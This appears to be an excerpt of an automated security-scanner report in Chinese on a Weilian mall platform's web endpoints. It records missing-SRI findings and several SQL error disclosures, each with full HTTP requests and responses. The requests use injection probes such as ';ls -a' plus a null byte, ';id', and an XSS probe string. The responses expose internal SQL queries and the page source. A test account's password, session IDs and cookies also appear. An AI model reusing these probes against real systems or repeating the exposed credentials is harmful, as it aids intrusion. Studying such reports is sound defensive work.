    <link rel="stylesheet" href="css/font-awesome.min.css"/>
    <link rel="stylesheet" href="css/build.css"/>

    <!-- Related styles of various icon packs and plugins -->
    <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/plugins.css">

    <!-- The main stylesheet of this template. All Bootstrap overwrites are defined in here -->
    <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/main.css">

    <!-- Include a specific file here from css/themes/ folder to alter the default theme of the
    template -->

    <!-- The themes stylesheet of this template (for using specific theme color in individual
    elements - must included last) -->
    <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/themes.css">
    <!-- END Stylesheets -->
    <style>
    .error {
        color: red;
    ...
    ...
    ...

    body{background-color:#F2F4F4;}
    #login-background{background-color:#730000;}
    </style>
    <!-- Modernizr (browser feature detection library) -->
    <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/modernizr/modernizr.min.js">
    </script>
    <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/jquery/jquery.min.js"
    type="text/javascript" charset="utf-8"></script>
    <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/layer/layer.js"
    type="text/javascript" charset="utf-8"></script>
    </head>

    <body>
    <!-- Login Background -->
    ...
    ...
    ...

    <!-- END Modal Terms -->

```

```

<!-- jQuery, Bootstrap.js, jQuery plugins and Custom JS code -->
<script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/jquery/jquery.min.js"
type="text/javascript" charset="utf-8"></script>
<script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/bootstrap/bootstrap.min.js"
type="text/javascript" charset="utf-8"></script>
<script src="http://sunui.scn.weilian.cn:12809/se/demo/js/plugins.js"></script>
<script src="http://sunui.scn.weilian.cn:12809/se/demo/js/app.js"></script>

<script>
$(function () {
...
...
...

```

问题 2 / 3

TOC

SRI (Subresource Integrity) 的检查

严重性:	低
CVSS 分数:	5.0
URL:	http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
实体:	index.html (Page)
风险:	在第三方服务器被破坏的情况下，站点的内容/行为将更改。
原因:	不支持子资源完整性。
固定值:	将每个第三方脚本/链接元素支持添加到 SRI(Subresource Integrity)。

差异:

推理: 第三方链接/脚本没有浏览器的完整性属性来确认它们未被破坏。

测试请求和响应:

```

GET /static/index.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/
Cookie: enterpriseCode=SUNEEE; account=setest01; sessionId=c5b8689a1098705cd3ffdf0d57563a1;
enterpriseId=55; enterpriseLevel=1
Connection: keep-alive
Host: system-rest-enterprise.mall.xt.weilian.cn
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 200 OK
Content-Length: 18149
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:24:54 GMT

<!DOCTYPE html>
<html class="no-js" lang="en" style="overflow: hidden;">

```



```

<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0,
user-scalable=no">
  <title>资源商城管理平台</title>
  <link rel="shortcut icon"
href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon/favicon.ico">
  <link rel="stylesheet" type="text/css"
href="http://sunui.scn.weilian.cn:12809/se/demo/css/styles.css">
  <link rel="stylesheet" type="text/css"
href="http://sunui.scn.weilian.cn:12809/se/style/css/bootstrap/fixedColumns.bootstrap.min.css">
  <link rel="stylesheet" type="text/css"
href="http://sunui.scn.weilian.cn:12809/se/demo/css/themes.css">
  <link href="http://cdn.bootcss.com/font-awesome/4.7.0/css/font-awesome.min.css"
rel="stylesheet">
  <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/modernizr/modernizr.min.js"
type="text/javascript" charset="utf-8"></script>
</head>

<body>
<div class="loading-animation se-loading"> <div class="bounce1"></div> <div class="bounce2">
</div><div class="bounce3"></div></div>
<div id="page-wrapper">
  <div class="preloader themed-background">
    <h1 class="push-top-bottom text-light text-center"><strong>Pro</strong>UI</h1>

    <div class="inner">
      <h3 class="text-light visible-lt-ie10"><strong>Loading..</strong></h3>
      <div class="preloader-spinner hidden-lt-ie10"></div>
    </div>
  </div>
  <div id="page-container" class="header-fixed-top sidebar-visible-lg sidebar-no-animations">
    <div id="sidebar">

      <!-- Sidebar Content -->
      <div class="sidebar-content">
        <!-- Brand -->
        <div class="account-box">
          <i class="fa fa-angle-double-up"></i></a>
    <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/jquery/jquery.min.js"
type="text/javascript" charset="utf-8"></script>
    <script src="http://sunui.scn.weilian.cn:12809/se/demo/js/plugins_fix.js" type="text/javascript"
charset="utf-8"></script>
    <script src="http://sunui.scn.weilian.cn:12809/se/demo/build/main.min.js" type="text/javascript"
charset="utf-8"></script>
    <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/layer/layer.js"
type="text/javascript" charset="utf-8"></script>

    <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/echarts/echarts.js"
type="text/javascript" charset="utf-8"></script>
    <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/echarts/theme/macarons.js"
type="text/javascript" charset="utf-8"></script>
    <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/echarts/theme/blue.js"
type="text/javascript" charset="utf-8"></script>
    <!--<script src="http://sunui.scn.weilian.cn:12809/sys/getCommonConfig.js" type="text/javascript"
charset="utf-8"></script>-->
    <script src="./js/getCommonConfig.js" type="text/javascript" charset="utf-8"></script>

    <script src="http://sunui.scn.weilian.cn:12809/se/demo/build/se.min.js" type="text/javascript"
charset="utf-8"></script>
    <!--<script src="http://sunui.scn.weilian.cn:12809/se/demo/js/custom.js" type="text/javascript"
charset="utf-8"></script>-->
    <!--<script src="http://cdn.bootcss.com/require.js/2.3.3/require.min.js"></script>-->

    ...
    ...
    ...

```

SRI (Subresource Integrity) 的检查**严重性:** 低**CVSS 分数:** 5.0**URL:** <http://system-rest-enterprise.mall.xt.weilian.cn/login.html>**实体:** login.html (Page)**风险:** 在第三方服务器被破坏的情况下, 站点的内容/行为将更改。**原因:** 不支持子资源完整性。**固定值:** 将每个第三方脚本/链接元素支持添加到 SRI(Subresource Integrity)。**变体- | 1 / 2****差异:****推理:** 第三方链接/脚本没有浏览器的完整性属性来确认它们未被破坏。**测试请求和响应:**

```

POST /login.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/
Cookie: sessionId=ee7290de32e02a6f31d21e51ab01d02b; enterpriseCode=SUNEEE; enterpriseId=55;
account=setest01; enterpriseLevel=1
Connection: keep-alive
Host: system-rest-enterprise.mall.xt.weilian.cn
Upgrade-Insecure-Requests: 1
Content-Length: 38
Cache-Control: max-age=0
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
Content-Type: application/x-www-form-urlencoded

```

```

reminder-email=test%40altoromutual.com

```

```

HTTP/1.1 200 OK
Content-Length: 13885
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:10:45 GMT

```

```

<!DOCTYPE html>
<!--[if IE 9]>
<html class="no-js lt-ie10" lang="en"> <![endif]-->
<!--[if gt IE 9]><!-->
<html class="no-js" lang="en">
<!--<![endif]-->

```

```

<head>
  <meta charset="utf-8">

```

```

<title>系统登录</title>

<meta name="description" content="ProUI is a Responsive Bootstrap Admin Template created by
pixelcave and published on Themeforest.">
<meta name="author" content="pixelcave">
<meta name="robots" content="noindex, nofollow">

<meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0,
user-scalable=no">

<!-- Icons -->
<!-- The following icons can be replaced with your own, they are used by desktop and mobile
browsers -->
<link rel="shortcut icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/favicon.png">
<link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon57.png"
sizes="57x57">
<link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon72.png"
sizes="72x72">
<link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn
...
...
...

<!-- END Icons -->

<!-- Stylesheets -->
<!-- Bootstrap is included in its original form, unaltered -->
<link rel="stylesheet" type="text/css"
href="http://sunui.scn.weilian.cn:12809/se/style/css/bootstrap/bootstrap.min.css"/>
<link rel="stylesheet" href="css/font-awesome.min.css"/>
<link rel="stylesheet" href="css/build.css"/>

<!-- Related styles of various icon packs and plugins -->
<link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/plugins.css">

<!-- The main stylesheet of this template. All Bootstrap overwrites are defined in here -->
<link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/main.css">

<!-- Include a specific file here from css/themes/ folder to alter the default theme of the
template -->

<!-- The themes stylesheet of this template (for using specific theme color in individual
elements - must included last) -->
<link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/themes.css">
<!-- END Stylesheets -->
<style>
.error {
    color: red;
...
...
...

    body{background-color:#F2F4F4;}
    #login-background{background-color:#730000;}
</style>
<!-- Modernizr (browser feature detection library) -->
<script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/modernizr/modernizr.min.js">
</script>
<script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/jquery/jquery.min.js"
type="text/javascript" charset="utf-8"></script>
<script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/layer/layer.js"
type="text/javascript" charset="utf-8"></script>
</head>

<body>
<!-- Login Background -->
...
...
...

<!-- END Modal Terms -->

<!-- jQuery, Bootstrap.js, jQuery plugins and Custom JS code -->
<script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/jquery/jquery.min.js"
type="text/javascript" charset="utf-8"></script>
<script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/bootstrap/bootstrap.min.js"

```

```

type="text/javascript" charset="utf-8"></script>
<script src="http://sunui.scn.weilian.cn:12809/se/demo/js/plugins.js"></script>
<script src="http://sunui.scn.weilian.cn:12809/se/demo/js/app.js"></script>

<script>
    $(function () {

...
...
...

```

变体-| 2 / 2

差异: cookie 已从请求除去: ee7290de32e02a6f31d21e51ab01d02b

推理: 第三方链接/脚本没有浏览器的完整性属性来确认它们未被破坏。

测试请求和响应:

```

GET /login.html?login-username=setest01&login-password=123456&login-remember-me=on HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/login.html
Cookie: enterpriseCode=SUNEEE; enterpriseId=55; account=setest01; enterpriseLevel=1
Host: system-rest-enterprise.mall.xt.weilian.cn
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 200 OK
Content-Length: 13885
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:10:45 GMT

<!DOCTYPE html>
<!--[if IE 9]>
<html class="no-js lt-ie10" lang="en"> <![endif]-->
<!--[if gt IE 9]><!-->
<html class="no-js" lang="en">
<!--<![endif]-->

<head>
  <meta charset="utf-8">

  <title>系统登录</title>

  <meta name="description" content="ProUI is a Responsive Bootstrap Admin Template created by
pixelcave and published on Themeforest.">
  <meta name="author" content="pixelcave">
  <meta name="robots" content="noindex, nofollow">

  <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0,
user-scalable=no">

  <!-- Icons -->
  <!-- The following icons can be replaced with your own, they are used by desktop and mobile
browsers -->
  <link rel="shortcut icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/favicon.png">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon57.png"
sizes="57x57">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon72.png"
sizes="72x72">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon76.png"
sizes="76x76">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon114.png"

```

```

sizes="114x114">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:1280
...
...
...

  <!-- END Icons -->

  <!-- Stylesheets -->
  <!-- Bootstrap is included in its original form, unaltered -->
  <link rel="stylesheet" type="text/css"
href="http://sunui.scn.weilian.cn:12809/se/style/css/bootstrap/bootstrap.min.css"/>
  <link rel="stylesheet" href="css/font-awesome.min.css"/>
  <link rel="stylesheet" href="css/build.css"/>

  <!-- Related styles of various icon packs and plugins -->
  <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/plugins.css">

  <!-- The main stylesheet of this template. All Bootstrap overwrites are defined in here -->
  <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/main.css">

  <!-- Include a specific file here from css/themes/ folder to alter the default theme of the
template -->

  <!-- The themes stylesheet of this template (for using specific theme color in individual
elements - must included last) -->
  <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/themes.css">
  <!-- END Stylesheets -->
  <style>
    .error {
      color: red;
...
...
...

    body{background-color:#F2F4F4;}
    #login-background{background-color:#730000;}
  </style>
  <!-- Modernizr (browser feature detection library) -->
  <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/modernizr/modernizr.min.js">
</script>
  <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/jquery/jquery.min.js"
type="text/javascript" charset="utf-8"></script>
  <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/layer/layer.js"
type="text/javascript" charset="utf-8"></script>
</head>

<body>
  <!-- Login Background -->
  ...
  ...
  ...

  <!-- END Modal Terms -->

  <!-- jQuery, Bootstrap.js, jQuery plugins and Custom JS code -->
  <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/jquery/jquery.min.js"
type="text/javascript" charset="utf-8"></script>
  <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/bootstrap/bootstrap.min.js"
type="text/javascript" charset="utf-8"></script>
  <script src="http://sunui.scn.weilian.cn:12809/se/demo/js/plugins.js"></script>
  <script src="http://sunui.scn.weilian.cn:12809/se/demo/js/app.js"></script>

  <script>
    $(function () {
...
...
...

```

问题 1 / 11

TOC

发现数据库错误模式

严重性:

低

CVSS 分数: 5.0

URL:

<http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/getGoodsStockList>

实体:

searchValue (Global)

风险:

可能会查看、修改或删除数据库条目和表

原因:

未对用户输入正确执行危险字符清理

固定值:

[查看危险字符注入的可能解决方案](#)

差异: 参数 从以下位置进行控制: 至: %3B1s%20-a1F%00

推理: 测试结果似乎指示存在脆弱性, 因为响应包含 SQL Server 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 SQL 查询本身。

测试请求和响应:

```
GET /goodsRestApi/getGoodsStockList?
draw=1&start=0&length=15&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=1&searchValue=%3B1s%2
0-a1F%00 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:55 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

### Error querying database. Cause: org.postgresql.util.PSQLException: ERROR: invalid byte
sequence for encoding "UTF8": 0x00
### The error may exist in URL [jar:file:/apps/rest/goods/vr-goods-rest-enterprise-1.0.0-
SNAPSHOT.jar!/mybatisMap/PubGoodsStockMapper.xml]
### The error may involve com.suneee.scn.goods.dao.PubGoodsStockDao.getGoodsStockListCount-Inline
### The error occurred while setting parameters
### SQL: select      count(1)      from pub_goods_stock  pgs      INNER JOIN pub_goods pg on
pgs.goodsid=pg.goodsid and pg.status =1      WHERE pgs.enterpriseid=?      and pgs.departmentid=?
and (pg.goodsname like '%||?||'%' OR pg.goodscode like '%||?||'%)
### Cause: org.postgresql.util.PSQLException: ERROR: invalid byte sequence for encoding "UTF8":
0x00
; SQL []; ERROR: invalid byte sequence for encoding "UTF8": 0x00; nested exception is
org.postgresql.util.PSQLException: ERROR: invalid byte sequence for encoding "UTF8": 0x00
```

发现数据库错误模式

严重性: 低

CVSS 分数: 5.0

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/exportGoodsInfo>

实体: goodscode (Global)

风险: 可能会查看、修改或删除数据库条目和表

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 参数 从以下位置进行控制: 至: %3BIs%20-a1F%00

推理: 测试结果似乎指示存在脆弱性, 因为响应包含 SQL Server 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 SQL 查询本身。

测试请求和响应:

```
GET /goodsRestApi/exportGoodsInfo?goodsids=&goodsname=&opcode=&goodscode=%3BIs%20-a1F%00&gsbmid=&approvaltypeid=&goodslevelid= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:33 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

### Error querying database. Cause: org.postgresql.util.PSQLException: ERROR: invalid byte
sequence for encoding "UTF8": 0x00
### The error may exist in URL [jar:file:/apps/rest/goods/vr-goods-rest-enterprise-1.0.0-
SNAPSHOT.jar!/mybatisMap/PubGoodsMapper.xml]
### The error may involve com.suneee.scn.goods.dao.PubGoodsDao.selectReportList-Inline
### The error occurred while setting parameters
### SQL: select goodsid, pg.enterpriseid, enterprisecode, goodscode, opcode, goodsname,
goodstype, departmentid, goodsunit, goodsspec, goodsmodel, brandid, specmodel, factoryid,
prodarea, inputmanid, bookindate, pg.status, priceflag, stupperlimit, stlowerlimit, barcode,
classcodeflag, smallscaleflag, lastupdateeid, lastupdateername, lastupdatedate,
goodsclassid, taxinprice, intax, baseprice, wsaleprice, wdis, o2osaleprice, tmallsaleprice,
saleprice, minprice, outtax, memo1, memo2, memo3, memo4, inputmanname, factoryname,
notaxprice, sendstatus, warehouseid, supplierid, pgc.classname
classname,pg.goodslevelid,pg.approvaltypeid,pg.gsbmid, case when pat.approvaltypename is null
then '不审批' else pat.approvaltypename end approvaltypename,pggb.gsbmname,pg.level FROM
```

```

pub_goods pg          LEFT JOIN pub_goodsclass pgc ON pg.goodsclassid = pgc.classid          and
pgc.status=1 and pgc.enterpriseid = ?          LEFT JOIN pub_approval_type pat ON
pat.approvaltypeid = pg.approvaltypeid          LEFT JOIN pub_goodsgsbm pgg ON pggb.gsbmid =
pg.gsbmid          WHERE pg.status >= 1          and pg.enterpriseid = ?          and pg.goodscode like
concat('%',?, '%')          ORDER BY pg.bookindate desc , pg.lastupdatedate desc
### Cause: org.postgresql.util.PSQLException: ERROR: invalid byte sequence for encoding "UTF8":
0x00
; SQL []; ERROR: invalid byte sequence for encoding "UTF8": 0x00; nested exception is
org.postgresql.util.PSQLException: ERROR: invalid byte sequence for encoding "UTF8": 0x00

```

问题 3 / 11

TOC

发现数据库错误模式

严重性: **低**

CVSS 分数: 5.0

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/exportGoodsInfo>

实体: goodsids (Global)

风险: 可能会查看、修改或删除数据库条目和表

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 参数 从以下位置进行控制: -- 至: %3B1s%20-a1F%00

推理: 测试结果似乎指示存在脆弱性, 因为响应包含 SQL Server 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 SQL 查询本身。

测试请求和响应:

```

GET /goodsRestApi/exportGoodsInfo?goodsids=%3B1s%20-a1F%00&goodsname=&opcode=&goodscode=&gsbmid=&approvaltypeid=&goodslevelid= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:28 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

### Error querying database. Cause: org.postgresql.util.PSQLException: ERROR: invalid byte
sequence for encoding "UTF8": 0x00
### The error may exist in URL [jar:file:/apps/rest/goods/vr-goods-rest-enterprise-1.0.0-
SNAPSHOT.jar!/mybatisMap/PubGoodsMapper.xml]
### The error may involve com.suneee.scn.goods.dao.PubGoodsDao.selectReportList-Inline
### The error occurred while setting parameters

```



```

### SQL: select goodsid, pg.enterpriseid, enterprisecode, goodscode, opcode, goodsname,
goodstype, departmentid, goodsunit, goodsspec, goodsmodel, brandid, specmodel, factoryid,
prodarea, inputmanid, bookindate, pg.status, priceflag, stupperlimit, stlowerlimit, barcode,
classcodeflag, smallscaleflag, lastupdateerid, lastupdateername, lastupdatedate,
goodsclassid, taxinprice, intax, baseprice, wsaleprice, wdis, o2osaleprice, tmallsaleprice,
saleprice, minprice, outtax, memol, memo2, memo3, memo4, inputmanname, factoryname,
notaxprice, sendstatus, warehouseid, supplierid, pgc.classname
classname, pg.goodslevelid, pg.approvaltypeid, pg.gsbmid, case when pat.approvaltypename is null
then '不审批' else pat.approvaltypename end approvaltypename, pggb.gsbmname, pg.level FROM
pub_goods pg LEFT JOIN pub_goodsclass pgc ON pg.goodsclassid = pgc.classid and
pgc.status=1 and pgc.enterpriseid = ? LEFT JOIN pub_approval_type pat ON
pat.approvaltypeid = pg.approvaltypeid LEFT JOIN pub_goodsgsbm pggb ON pggb.gsbmid =
pg.gsbmid WHERE pg.status >= 1 and pg.enterpriseid = ? and CAST (goodsid AS
text) in ( ? ) ORDER BY pg.bookindate desc , pg.lastupdatedate desc
### Cause: org.postgresql.util.PSQLException: ERROR: invalid byte sequence for encoding "UTF8":
0x00
; SQL []; ERROR: invalid byte sequence for encoding "UTF8": 0x00; nested exception is
org.postgresql.util.PSQLException: ERROR: invalid byte sequence for encoding "UTF8": 0x00

```

问题 4 / 11

TOC

发现数据库错误模式

严重性:

低

CVSS 分数: 5.0

URL:

<http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/getGoodsListToBrand>

实体:

keyword (Global)

风险:

可能会查看、修改或删除数据库条目和表

原因:

未对用户输入正确执行危险字符清理

固定值:

[查看危险字符注入的可能解决方案](#)

差异: 参数 从以下位置进行控制: dsfdsafsa 至: dsfdsafsaWFXSSProbe%27%22%29%2F%3E

推理: 测试结果似乎指示存在脆弱性, 因为响应包含 SQL Server 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 SQL 查询本身。

测试请求和响应:

```

GET /goodsRestApi/getGoodsListToBrand?keyword=dsfdsafsaWFXSSProbe%27%22%29%2F%3E HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

```

```

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:21:04 GMT

```

```

Content-Type: application/json
Transfer-Encoding: chunked

{
  "data": [

  ],
  "returnCode": 0,
  "msg": "org.springframework.jdbc.BadSqlGrammarException: \n### Error querying database.
Cause: org.postgresql.util.PSQLException: ERROR: syntax error at or near \"\\\"/>%\" or f.opcode
like '%dsfdsafsaWFXSSProbe'\\\"\\\"\\n Position: 132\\n### The error may exist in URL
[jar:file:/apps/provider/base/vr-base-provider-1.0.0-
SNAPSHOT.jar!/mybatisMap/PubBrandMapper.xml]\\n### The error may involve
com.sunee.scn.base.dao.PubBrandDao.selectByParam-Inline\\n### The error occurred while setting
parameters\\n### SQL: select * from pub_brand f where l=1 and status=1 and enterpriseid=55 and
(to_char(f.brandid,'99999999') like '%dsfdsafsaWFXSSProbe'\\\"/>%\" or f.opcode like
'%dsfdsafsaWFXSSProbe'\\\"/>%\" or f.brandname like '%dsfdsafsaWFXSSProbe'\\\"/>%')\\n### Cause:
org.postgresql.util.PSQLException: ERROR: syntax error at or near \"\\\"/>%\" or f.opcode like
'%dsfdsafsaWFXSSProbe'\\\"\\\"\\n Position: 132\\n; bad SQL grammar []; nested exception is
org.postgresql.util.PSQLException: ERROR: syntax error at or near \"\\\"/>%\" or f.opcode like
'%dsfdsafsaWFXSSProbe'\\\"\\\"\\n Position: 132",
  "html": null
}

```

问题 5 / 11

TOC

发现数据库错误模式

严重性:	低
CVSS 分数:	5.0
URL:	http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/exportGoodsInfo
实体:	goodsname (Global)
风险:	可能会查看、修改或删除数据库条目和表
原因:	未对用户输入正确执行危险字符清理
固定值:	查看危险字符注入的可能解决方案

差异: 参数 从以下位置进行控制: -- 至: %3Bid%00

推理: 测试结果似乎指示存在脆弱性, 因为响应包含 SQL Server 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 SQL 查询本身。

测试请求和响应:

```

GET /goodsRestApi/exportGoodsInfo?
goodsids=&goodsname=%3Bid%00&opcode=&goodscode=&gsbmid=&approvaltypeid=&goodslevelid= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

```

```

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty

```

```

Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:28 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

### Error querying database. Cause: org.postgresql.util.PSQLException: ERROR: invalid byte
sequence for encoding "UTF8": 0x00
